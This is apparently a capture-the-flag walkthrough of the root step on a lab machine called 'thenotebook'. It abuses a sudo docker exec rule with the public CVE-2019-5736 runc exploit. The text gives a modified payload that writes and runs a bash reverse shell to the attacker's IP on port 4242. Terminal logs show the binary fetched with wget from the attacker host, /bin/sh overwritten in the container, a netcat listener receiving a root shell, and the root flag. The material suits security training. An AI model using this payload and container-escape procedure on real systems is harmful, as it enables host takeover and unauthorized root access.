Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$
```

`/usr/bin/docker exec -it webapp-dev01*`

searching for the exploit, the first website is interesting



https://github.com/Frichetten/CVE-2019-5736-PoC

now there change the exploit in var payload =

for getting the reverse shell

```
var payload = "#!/bin/bash \n echo 'bash -i >& /dev/tcp/10.10.14.15/4242 0>&1'
> /tmp/rev.sh && chmod +x /tmp/rev.sh && bash /tmp/rev.sh"
```

build it `go build main.go`

now go to the machine, get into the docker container

`sudo /usr/bin/docker exec -it webapp-dev01 bash`

and in /tmp/ wget the main executable.

give executable permission and run the file

and simultaneously open second ssh session, and ssh into it

and run `sudo /usr/bin/docker exec -it webapp-dev01 sh`


```
[+] Successfully got write handle &{0xc00004c1e0}
root@4a28280636b7:/tmp# noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@311dde0441c6:/opt/webapp# cd /tmp
root@311dde0441c6:/tmp# ls
requirements.txt  webapp.db
root@311dde0441c6:/tmp# wget http://10.10.14.15:8000/main
--2021-03-08 13:36:48--  http://10.10.14.15:8000/main
Connecting to 10.10.14.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: 'main'

main                        100%[=====================================================>]   2.13M  1012KB/s    in 2.2s

2021-03-08 13:36:51 (1012 KB/s) - 'main' saved [2236814/2236814]

root@311dde0441c6:/tmp# ./main
bash: ./main: Permission denied
root@311dde0441c6:/tmp# chmod +x main
root@311dde0441c6:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 41
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc000374120}
root@311dde0441c6:/tmp# noah@thenotebook:/tmp$
```

```
noah:x:1000:1000:Noah:/home/noah:/bin/bash
noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp-dev01 sh
No help topic for '/bin/sh'
noah@thenotebook:/tmp$
```

as per our payload, listen on the port for rev connection

got root

```
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 45630
bash: cannot set terminal process group (114171): Inappropriate ioctl for device
bash: no job control in this shell
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# ls
ls
6b9a829c91ca2dd811810dc8a3404b7ee952178a0a0754c8a2017c6a88b84ecb.pid
806045b06d242b449c7a3c036410c6653956dc869c983795200c43f6940bef4e.pid
config.json
init.pid
log.json
rootfs
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# woami
woami

Command 'woami' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# whomai
whomai

Command 'whomai' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# ls
ls
6b9a829c91ca2dd811810dc8a3404b7ee952178a0a0754c8a2017c6a88b84ecb.pid
806045b06d242b449c7a3c036410c6653956dc869c983795200c43f6940bef4e.pid
config.json
init.pid
log.json
rootfs
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# cd
cd
bash: cd: HOME not set
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# cd /
cd /
root@thenotebook:/# id && ip a
id && ip a
uid=0(root) gid=0(root) groups=0(root)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:f5:af brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a4:f7:f0:e6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
```



root flag === c28c4b72b39cf6494687f498ebc636a3